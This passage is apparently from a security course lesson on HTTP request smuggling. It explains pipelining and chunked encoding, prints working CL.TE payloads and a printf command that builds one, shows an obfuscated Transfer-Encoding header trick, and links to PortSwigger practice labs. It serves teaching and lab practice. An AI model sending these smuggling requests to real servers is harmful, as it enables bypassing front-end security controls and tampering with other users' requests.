echo -en "GET /path1 HTTP/1.1\r\nhost: icollab.info\r\n\r\nGET /path2 HTTP/1.1\r\nhost: icoll
ab.info\r\n\r\n" | nc icollab.info 80
```



More information can be found in HTTP The Definitive Guide chapter one, part 4, Connection Management.

Transfer-Encoding: Is a field designed to support a secure transmission of binary data.

```
chunked | compress | deflate | gzip | identity
```

Chunked Transfer encoding: The chunked transfer encoding wraps the payload body in order to transfer it as a series of chunks.

```
POST /xxx HTTP/1.1
Host: xxx
Content-Type: text/plain
Content-length: 20

Wikipedia in chunks.
```

In chunks:

```
POST /xxx HTTP/1.1
Host: xxx
Content-Type: text/plain
Transfer-Encoding: chunked

4\r\n
Wiki\r\n
5\r\n
```

```
pedia\r\n
b\r\n
 in chunks.\r\n
0\r\n
\r\n
```

Receiving chunk messages:


```
GET /Chunked HTTP/1.1
Host: anglesharp.azurewebsites.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html
Date: Mon, 16 May 2022 10:33:41 GMT
Server: Microsoft-IIS/10.0
Cache-Control: private
Transfer-Encoding: chunked
Vary: Accept-Encoding
X-AspNetMvc-Version: 5.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET

d4
...data...
0
```

The Smuggling

Generally speaking, the connection between front and backend server is not using pipelining, or even `keep-alive`. However, the backend **supports** both. Fact:

- The reverse proxy may use `keep-alive` with the backend
- The reverse proxy is quite certainly not using pipelining with the backend


The diagram can be something like this:



So what is HTTP Smuggling Attack? Using the difference in HTTP message parsing between front and backend server to embed another HTTP request in a normal HTTP request to smuggle it. What the nodes see:

- Front server: a normal HTTP request which should be sent to backend
- Backend: Two HTTP requests as pipeline

What is the danger here? the second HTTP request remains in request buffer in backend (Section 2-1, number 4) server and used as a prefix of the next HTTP request 🙂



Let's make an example:

```
printf 'POST / HTTP/1.1\r\nHost: localhost\r\nContent-Type: application/x-www-form-url
encoded\r\nContent-Length: 60\r\nTransfer-Encoding: chunked\r\n\r\n1\r\nZ\r\n0\r\n\r\n
GET /404 HTTP/1.1\r\nhost: localhost\r\nDummy: header'

POST / HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Transfer-Encoding: chunked

1
```

```
Z
0

GET /404 HTTP/1.1
host: localhost
Dummy: header
```

The body part:

```
printf '1\r\nZ\r\n0\r\n\r\nGET /404 HTTP/1.1\r\nhost: localhost\r\nDummy: header' | wc
       6      10      60
```

In front server, it’s one HTTP request, the green part is the body which has length of 60

```
POST / HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Transfer-Encoding: chunked

1
Z
0

GET /404 HTTP/1.1
host: localhost
Dummy: header
```

In backend server, due to the chunked encoding, there are two HTTP requests.

```
POST / HTTP/1.1
Host: ac231f541ffa26c0c06a7c22007b00c7.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Transfer-Encoding: chunked

1
Z
0

GET /404 HTTP/1.1
host: localhost
Dummy: header
```

Why this happened? Since there is a TE & CL priority problem. The front reads **CL**. However, the backend reads **TE**.

Root cause of the vulnerability? wrong implementation of RFC, let's look at RFC2616

> 💡 If a message is received with both a **Transfer-Encoding** header field and a **Content-Length** header field, the latter MUST be ignored.

Sometimes, the server implemented the RFC fine. However, some magic helps hackers to achieve successful attack

```
POST /search HTTP/1.1
Host: example.com
Content-Length: 33
Transfer-Encoding: ;chunked

0

GET /img/i.jpg HTTP/1.1
X:X
```

The front server skips the header marked red, since it doesn't have valid value. However, the backend parser corrects the request and consider **chunked data**, as a result an inconsistency is made here 🙂

In Action

- **CL.TE vulnerabilities**
  Here, the front-end server uses the `Content-Length` header and the back-end server uses the `Transfer-Encoding` header.
- **TE.CL vulnerabilities**
  Here, the front-end server uses the `Transfer-Encoding` header and the back-end server uses the `Content-Length` header.
- **TE.TE behavior: obfuscating the TE header**
  Here, the front-end and back-end servers both support the `Transfer-Encoding` header, but one of the servers can be induced not to process it by obfuscating the header in some way

Let's see in the action:

Lab: HTTP request smuggling, basic CL.TE vulnerability | Web Security Academy

Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/request-smuggling/lab-basic-cl-te

Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses | Web Security Academy

Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/request-smuggling/finding/lab-confirming-cl-te-via-differential-responses

Tasks

There are several tasks in this section

Practice

Open the following tasks and follow the lesson:

Lab: HTTP request smuggling, basic CL.TE vulnerability | Web Security Academy

Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/request-smuggling/lab-basic-cl-te

Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses | Web Security Academy

Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/request-smuggling/finding/lab-confirming-cl-te-via-differential-responses

Challenges

Open the following challenge and try to solve it:

Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability | Web Security Academy

Practise exploiting vulnerabilities on realistic targets. Record your progression from Apprentice to Expert. See where you rank in our Hall of Fame. Already got an account? Login here

https://portswigger.net/web-security/request-smuggling/exploiting/lab-bypass-front-end-controls-cl-te